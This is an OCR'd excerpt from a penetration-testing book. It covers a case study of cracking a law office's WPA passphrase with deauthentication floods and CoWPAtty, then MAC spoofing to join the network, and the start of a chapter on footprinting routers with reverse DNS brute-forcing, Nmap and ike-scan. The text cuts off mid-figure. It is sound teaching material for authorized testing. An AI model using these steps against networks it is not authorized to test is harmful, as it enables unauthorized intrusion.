
Case Study—Cracking WPA-PSK

Thanks to our success with our penetration test of Roamer Industries, we have been contracted to perform a similar penetration test on the Law Offices of Jack Meoffer. Again, before beginning, we do our information gathering and find valuable information about our target. This time in addition to the address of our target's offices, we are able to harvest 12 different e-mail addresses from our Google and USENET searches.

When we arrive at the target, we again drive around the perimeter of the building where our target's office is located. Using Kismet, we discover 15 WLANs in the area. Ten of these are broadcasting the SSID, including one called Meoffer. We open our Kismet dump with Ethereal and discover that this network is using WPA. Since we have CoWPAtty in our arsenal, we are ready to try to crack the WPA passphrase. First, we look at the client list using Kismet and see that three clients are associated to the network. This is going to make our job a bit easier since we can send a deauthentication flood and force these clients to reassociate to the network, allowing us to capture the four-way EAPOL handshake. To accomplish this, we again fire up Void11 and send deauthentication packets for a couple of minutes. Once we feel like we are likely to have captured the EAPOL handshake, we end our deauthentication.

Since Kismet saves all of the packets collected in the .dump file, we use this as our input file for CoWPAtty. We provide CoWPAtty with the path to our dictionary file, the SSID of our target, and the path to our Kismet .dump file. CoWPAtty immediately lets us know that we have, in fact, successfully captured the four-way handshake, and begins the dictionary attack. We have an extensive wordlist, so we sit back and wait a while. After about 20 minutes, CoWPAtty determines the passphrase is "Syngress" and we are ready to proceed with our intrusion.

Figure 5.19 CoWPAtty Cracks the WPA Passphrase



```
root@2[knoppix]# cowpatty -f dictionary.txt -r Desktop/Auditor-Kismet-Nov-11-200
5-1.dump -s RoamerRules
cowpatty 2.0 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against passphrase.
Starting dictionary attack.  Please be patient.

The PSK is "Syngress".

2 passphrases tested in 0.12 seconds:  16.87 passphrases/second
root@2[knoppix]# 
```

Now that we have cracked the passphrase, we edit our *wpa_supplicant.conf,* file, the file where WPA network information and configuration is stored, to reflect the correct SSID and PSK.

```
network={
ssid="Meoffer"
psk="Syngress"
}
```

After editing the conf file, we restart the wpa_supplicant and check for association with the Meoffer network by issuing the `iwconfig` command with no parameters. An association was not made. It would appear that our target has taken a step to restrict access. We make an educated guess that they are using MAC address filtering to accomplish this. Again, we look at the client list using Kismet and copy the MAC addresses of the three clients associated with the network. We don't want to use these while the clients are on the network, so we have to sit back and wait for one of them to drop off. After a couple of hours, one of the clients does drop off, and we change our MAC address using the Change-Mac utility that is included with Auditor to the MAC of the client that just left the network.

Now that our MAC has been changed, we again try to associate to the network by restarting the supplicant. This time, we are successful. Now, we try issuing the `dhclient wlan0` command to see if a DHCP server is connected to the network. Luckily for us, one is. We are assigned an address, subnet mask, and default gateway. We are also assigned DNS servers.

Now that we have our foothold on the network, it's time to propagate. Since our information gathering didn't turn up much useful information about specific servers and services that are on the network, we decide to use the information we were able to gather to our advantage. Our first path of attack is to take the usernames we gleaned from the collected e-mail addresses (for example, if an e-mail address is jack@meoffer.org, there is a good chance that "jack" is the network username) and try to find blank or weak, easily guessable passwords. Now that we have our initial foothold into the network and are armed with possible usernames, we have many options open to us as we proceed with our penetration test.

Further Information

The tools discussed here to perform penetration tests aren't the only ones available. In fact, there are more tools on the Auditor CD that weren't discussed in this chapter. Those tools have much of the same functionality as tools that were discussed, or functionality that isn't generally beneficial during a penetration test of wireless networks.

In addition to Auditor, some other outstanding tools to be aware of when pen testing are NetStumbler (for Windows) and KisMAC (for Mac OS X). NetStumbler is an active scanner, so its application is limited, but it can be an outstanding resource, particularly for use with direction finding due to its excellent Signal to Noise Ratio (SNR) display. KisMAC is a fantastic tool for penetration testers that provides the ability to perform both active and passive scanning and has a strong graphical signal display. Additionally, the functionality of many of the tools discussed in this chapter is built in to KisMAC, including deauthentication, packet injection, WEP cracking, and WPA cracking.

If you want a quick tool to change MAC addresses, SirMACsAlot (www.securitytribe.com/~roamer/SirMACsAlot.tar.gz) provides a simple, command-line interface for changing MAC addresses.

This list is still not complete, and more tools are released every day, so it is important to stay current and understand the tools you need and what tools are available. One advantage of Auditor for penetration testers is that it incorporates a large selection of tools, and with each update, more are added, bringing even more functionality to an already outstanding resource.

Additional GPSMap Map Servers

TerraServer satellite maps (such as those shown in Figure 5.3) are not the only types of maps available. GPSMap allows you to generate maps from a number of different sources and types. The following list shows the map server options and types available for GPSMap.

- **-S-1** Creates a representation of the networks with no background map
- **-S0** Uses Mapblast

- **-S1** Uses MapPoint (this functionality does not work as of the time of this writing)
- **-S2** Uses TerraServer satellite maps
- **-S3** Uses vector maps from the U.S. Census
- **-S4** Uses vector maps from EarthaMaps
- **-S5** Uses TerraServer topographical maps

Chapter 6

Network Devices

Core Technologies and Open Source Tools in this chapter:

- Traceroute
- DNS
- Nmap
- ICMP
- Ike-scan
- Autonomous System Scanner
- Cisco Torch
- Snmpfuzz.pl
- SNMP
- Finger
- Nessus
- ADMsnmp
- Hydra
- TFTP-Bruteforce
- Cisco Global Exploiter
- Internet Routing Protocol Attack Suite (IRPAS)
- Ettercap

Objectives

The objectives of this chapter are to demonstrate and discuss the most common vulnerabilities and configuration errors on routers and switches, which open-source tools the penetration tester should use to exploit them, and how this activity fits into the big picture of penetration testing.

Approach

Routers and switches perform the most fundamental actions on a network. They route and direct packets on the network and enable communications at the lowest layers. Therefore, no penetration test would be complete without including network devices. If the penetration tester can gain control over these critical devices, they can likely gain control over the entire network. The ability to modify a router's configuration can enable packet redirection, among other things, which may allow a penetration tester the ability to intercept all packets and perform packet sniffing. Gaining control over network switches can also give the pen tester a great level of control on the network. Gaining even the most basic levels of access, even unprivileged access, can often lead to the full compromise of a network, as we'll see demonstrated in Case Study 1.

Before we can conduct a penetration test on a network device, we must first identify the device. Once we've done that, we conduct both port and service scanning to identify potential services to enumerate. During the enumeration phase, we will learn key information that can be used in the subsequent phases, vulnerability scanning and active exploitation. Using all information gathered in previous phases, we will exploit both configuration errors and software bugs to attempt to gain full administrative access to the device. Once access to the device is gained, we will show how any level of access can be used to further the overall goals of a penetration test.

We will discuss penetration testing a network device from two aspects: internal and external. While conducting an external penetration test, we will assume that a firewall protects the router, whereas on an internal assessment, you may have an unfiltered connection to the router. It is important to remember that no two networks are the same. In other words, during an external assessment you may have full, unfiltered access to all running services on a router; during an internal assessment, the router could be completely transparent to the end user, permitting no direct communication with running services. Based on extensive experience penetrating network devices, we present some of the most common scenarios.

We introduce a number of tools and techniques to use in a variety of situations to help you ascertain the overall security level of a network device. We focus primarily on tools included on the Auditor bootable CD, but where appropriate, we introduce other tools, including Windows applications that are both commercial and open source.

Core Technologies

Most routers that are properly configured are not easy to identify, especially those that are Internet border routers. Properly configured routers will have no TCP or UDP ports open to the Internet and will likely not even respond to ICMP echo request (ping) packets. A secure router or switch will be completely transparent to the end user. However, as experience tells us, this is not always the case.

For an internal network penetration test, identification of network devices is a lot easier. Identification techniques are generally the same for routers and switches; however, switches do not always have an IP address assigned to them, making identification a little more difficult. In some cases, identifying the router may be as trivial as viewing your default route. In other cases, you might have to use some of the techniques and tools you use when you conduct an external assessment.

Of the many different types of ICMP packets available, several types are typically enabled only on network devices. These are ICMP timestamp request (type 13) and ICMP netmask request packets (type 17). Although a successful response to queries from an IP address cannot positively identify the host as being a network device, it is one more technique the penetration tester can use in the detection process.

Once you think you have identified a potential router, it's necessary to perform some validation. The first step in validation is often a quick port scan to determine what services are running. This can often be a very strong indicator of an IP address' identity. For example, if you conduct a port scan on a target you think is a router, but the firewall management ports of a

Checkpoint firewall are listening, you can be pretty sure you're not looking at a router. However, nothing is absolute, because crafty network and system administrators can configure their devices to deceive an attacker.

Because most network devices are pretty rock-solid when it comes to exploitable software bugs, the penetration tester might have to resort to brute-forcing services. There are a number of brute-forcing tools available, and we will discuss the most popular and easy to use.

The Simple Network Management Protocol (SNMP) is very useful to a network administrator, allowing him or her to remotely manage and monitor several aspects of a network device. However, the most widely implemented version of SNMP (v1) is the most insecure, providing only one mechanism for security—a community string, which is akin to a password.

SNMP can be used to identify a router or switch using default community strings. The most commonly implemented community string across a wide variety of vendors is the word *public.* Scanning the network for the use of the default community strings will often reveal network devices.

Open-Source Tools

Next, we present and discuss the use of tools employed in the various phases of a network device penetration test.

Foot Printing Tools

This section presents several different methods and tools that will positively identify and locate network devices. The footprinting phase of an assessment is key to ensuring a thorough penetration test is performed, and no assessment would be complete without a good look at network devices.


Traceroute

Perhaps the easiest way to identify a router is to perform a *traceroute* to your target organization's Web site. The last hop before the Web site will often be the router. However, this cannot be completely relied on, because most security-minded organizations will limit your ability to perform traceroutes into their network. Sometimes the furthest you will get is to the target organization's upstream router.

DNS

You can attempt to harvest the entire DNS hostname database by emulating the behavior of a slave (secondary) DNS server and requesting a zone transfer from the primary DNS server. If this operation is permitted, it could be very easy to find the router by analyzing the DNS hostnames returned. Most well-configured DNS servers are configured to allow only their slave name server to perform this operation, in which case other techniques and tools are available to harvest DNS information. Figure 6.1 shows a failed zone transfer of the redhat.com domain.


Figure 6.1 Attempted Zone Transfer



```
root@4[~]# host -l redhat.com
redhat.com AXFR record query refused by ns2.redhat.com
redhat.com AXFR record query refused by ns3.redhat.com
redhat.com AXFR record query refused by ns1.redhat.com
No nameservers for redhat.com responded
root@4[~]# █
```

In this case, we need to get creative and use some other tools and techniques. A couple of years ago I recognized the need to do reverse DNS brute-forcing and wrote a very simple Perl script to do it. The script, named *bf-dnsf.pl*, is capable of doing both forward and reverse DNS brute-forcing. For now, we're only interested in doing reverse brute-forcing. Figure 6.2 shows the process of first resolving the hostname of the Web server, then using a handy utility included in Auditor called *netenum* to enumerate a network range. We write this to a file and use that file as input to *bf-dns.pl*. We then run *bf-dns.pl* and, since this domain uses the hostname *unused* for IP addresses that are not in use, we tell *grep* to ignore these lines. Here we can see that the IP address for the router is 209.132.177.254.

Figure 6.2 Reverse DNS Brute-Forcing




```
root@4[knoppix]# host www.redhat.com
www.redhat.com          A       209.132.177.50
root@4[knoppix]# netenum 209.132.177.0/24 >redhat-ips
root@4[knoppix]# ./bf-dns.pl -r -f redhat-ips | grep -v unused
0.177.132.209.in-addr.arpa      name = network.
27.177.132.209.in-addr.arpa     name = ns1-phx.redhat.com.
28.177.132.209.in-addr.arpa     name = ns2-phx.redhat.com.
30.177.132.209.in-addr.arpa     name = hormel.redhat.com.
31.177.132.209.in-addr.arpa     name = bltn.redhat.com.
32.177.132.209.in-addr.arpa     name = alertmail.redhat.com.
50.177.132.209.in-addr.arpa     name = www.redhat.com.
60.177.132.209.in-addr.arpa     name = academy.redhat.com.
94.177.132.209.in-addr.arpa     name = monitor.redhat.com.
100.177.132.209.in-addr.arpa    name = xmlrpc.rhn.redhat.com.
110.177.132.209.in-addr.arpa    name = rhn.redhat.com.
120.177.132.209.in-addr.arpa    name = download.rhn.redhat.com.
190.177.132.209.in-addr.arpa    name = satellite.rhn.redhat.com.
200.177.132.209.in-addr.arpa    name = nat-pool-phx.redhat.com.
205.177.132.209.in-addr.arpa    name = nat-pool-phx.redhat.com.
243.177.132.209.in-addr.arpa    name = hohmann.redhat.com.
244.177.132.209.in-addr.arpa    name = vpn-rtr.redhat.com.
245.177.132.209.in-addr.arpa    name = pix-525-hosted-pri.redhat.com.
246.177.132.209.in-addr.arpa    name = pix-525-hosted-sec.redhat.com.
247.177.132.209.in-addr.arpa    name = hohmann.phx.redhat.com.
248.177.132.209.in-addr.arpa    name = vpn-us1.redhat.com.
249.177.132.209.in-addr.arpa    name = wl1.redhat.com.
250.177.132.209.in-addr.arpa    name = switch1.redhat.com.
251.177.132.209.in-addr.arpa    name = switch2.redhat.com.
252.177.132.209.in-addr.arpa    name = pix1.redhat.com.
253.177.132.209.in-addr.arpa    name = pix2.redhat.com.
254.177.132.209.in-addr.arpa    name = router.redhat.com.
255.177.132.209.in-addr.arpa    name = broadcast.

root@4[knoppix]# 
```

bf-dns.pl is available for download at http://moonpie.org/.

Nmap

Let's say you conduct a TCP port scan using the world-renowned port scanner, Nmap. Nmap has several features that can help us determine with a fairly high degree of certainty the true identity of an IP address. We'll not only conduct OS fingerprinting, which analyzes the responses to certain IP packets, we'll also ascend the OSI layer and conduct application-level probes to attempt to determine whether running these services can provide any insight as to the host's identity (see Figure 6.3).

Figure 6.3 Nmap TCP Port Scan



```
root@6[knoppix]# nmap -sV -T4 -O 192.168.0.254

Starting nmap 3.75 ( http://www.insecure.org/nmap/ ) at 2005-11-11 15:21 EST
Interesting ports on 192.168.0.254:
(The 1660 ports scanned but not shown below are in state: closed)
PORT   STATE SERVICE VERSION
23/tcp open  telnet  Cisco telnetd (IOS 12.X)
79/tcp open  finger  Cisco fingerd
80/tcp open  http    Cisco IOS administrative webserver
MAC Address: 00:00:0C:07:AC:00 (Cisco Systems)
Device type: router
Running: Cisco IOS 12.X
OS details: Cisco router running IOS 12.1.5-12.2.13a

Nmap run completed -- 1 IP address (1 host up) scanned in 16.771 seconds
root@6[knoppix]#
```


The results of the port scanning plainly reveal that Nmap was able to identify (fairly conclusively) the host as being a Cisco router. It did this using three different methods. The first method was the OS fingerprint (-*O*). The second method was application version scanning (-*sV*). The third and final method by which Nmap determined the device is a Cisco router was by looking up the Media Access Control (MAC) address; of course, this is possible only when the router is on the same local subnet as the scanning system.

ICMP

To make sending these requests a bit simpler, the Auditor CD includes two utilities that specialize in sending only these two types of ICMP requests. The tools are *inetmask* and *timestamp.*

Figure 6.4 shows the use of the *timestamp* tool. In this case, we simply see that the target host has responded to our query. By itself, this might not seem to be terribly helpful, but when used in conjunction with other tools, it can be quite useful.

Figure 6.4 ICMP Timestamp Request




```
root@6[knoppix]# timestamp -d 192.168.0.254
[192.168.0.254] recv/trans: 2166077615/2166077615
root@6[knoppix]#
```

Ike-scan

VPN devices that use the Internet Key Exchange (IKE) protocol to establish an encrypted tunnel can be identified using *ike-scan*, a tool written by the European Security company NTA. This application can identify several vendors' implementations of IKE, including those from Checkpoint, Microsoft, Cisco, Watchguard, and Nortel.

Figure 6.5 shows a default scan, returning a positive identification of a Cisco VPN concentrator.


Figure 6.5 IKE Scanning



```
root@8[knoppix]# ike-scan 192.168.0.250
Starting ike-scan 1.7 with 1 hosts (http://www.nta-monitor.com/ike-scan/)
 192.168.0.250  Main Mode Handshake returned SA=(Enc=3DES Hash=MD5 Group=2:modp1
024 Auth=PSK LifeType=Seconds LifeDuration=28800) VID=4048b7d56ebce88525e7de7f00
d6c2d3c0000000 (IKE Fragmentation)

Ending ike-scan 1.7: 1 hosts scanned in 0.120 seconds (8.36 hosts/sec).  1 retur
ned handshake; 0 returned notify
root@8[knoppix]# █
```

When the VPN device is configured to use Aggressive mode, it is susceptible to a number of different attacks on the Pre-Shared Key (PSK), so identification of a VPN device that is configured in such a manner is important. Figure 6.6 shows the discovery of a VPN device configured to use Aggressive mode.

Figure 6.6 Aggressive IKE Scanning



```
root@8[knoppix]# ike-scan -v 192.168.0.250 -A
Starting ike-scan 1.7 with 1 hosts (http://www.nta-monitor.com/ike-scan/)
---     Pass 1 of 3 completed
192.168.0.250   Aggressive Mode Handshake returned SA=(Enc=3DES Hash=MD5 Group=2
:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800) VID=09002689dfd6b712 (XA
UTH) VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection) VID=12f5f28c4571
68a9702d9fe274cc0100 (Cisco Unity) VID=e7209f948ddaf62ba03f57276364be7b KeyExcha
nge(128 bytes) ID(Type=ID_FQDN, Value=pix.nyc.xzy.com) Nonce(20 bytes) Hash(16 b
ytes)

Ending ike-scan 1.7: 1 hosts scanned in 1.135 seconds (0.88 hosts/sec).  1 retur
ned handshake; 0 returned notify
root@8[knoppix]# █
```

Scanning Tools

This section presents several different scanning tools and techniques that deal with network devices. We will look at the network layer primarily, but will also ascend the OSI model and scan the application layer.

Nmap


Nmap is the most widely used port scanner, and for good reason. It has a number of very useful features that can assist the penetration tester in almost all areas of an assessment. As we have seen in previous sections, Nmap can conduct operating system (OS) fingerprinting and port and application scanning, among other things.

Nmap is capable of both TCP and UDP port scanning, and we will discuss both types and point out the most common ports on which a network device will have services listening. To conduct a basic TCP port scan, simply enter the following command:

```
nmap hostname
```

A poorly configured router might look like a UNIX server, as depicted in Figure 6.7.


Figure 6.7 Router Services



```
root@4[knoppix]# nmap -sS -T4 192.168.0.254

Starting nmap 3.75 ( http://www.insecure.org/nmap/ ) at 2005-11-11 18:17 EST
Interesting ports on 192.168.0.254:
(The 1654 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
7/tcp    open  echo
9/tcp    open  discard
13/tcp   open  daytime
19/tcp   open  chargen
23/tcp   open  telnet
79/tcp   open  finger
80/tcp   open  http
2001/tcp open  dc
6001/tcp open  X11:1
MAC Address: 00:00:0C:07:AC:00 (Cisco Systems)

Nmap run completed -- 1 IP address (1 host up) scanned in 6.533 seconds
root@4[knoppix]# █
```

The only thing that might tip us off that the target is a Cisco device is the MAC address lookup, which can be performed only when scanning a local subnet. It's important to note, however, that the wise saying of not judging a book by its cover also applies to port scanning, because just about any host including network devices can be configured to have services listen on non-standard ports. For example, a Cisco router can be configured to run the HTTP management server on any port not in use. In Figure 6.8, it is running on port 8080, the port most commonly used for a proxy server.


Figure 6.8 Router Services, Part 2



```
root@4[knoppix]# nmap -sS -F -T4 192.168.0.250

Starting nmap 3.75 ( http://www.insecure.org/nmap/ ) at 2005-11-11 18:55 EST
Interesting ports on 192.168.0.250:
(The 1212 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
7/tcp    open  echo
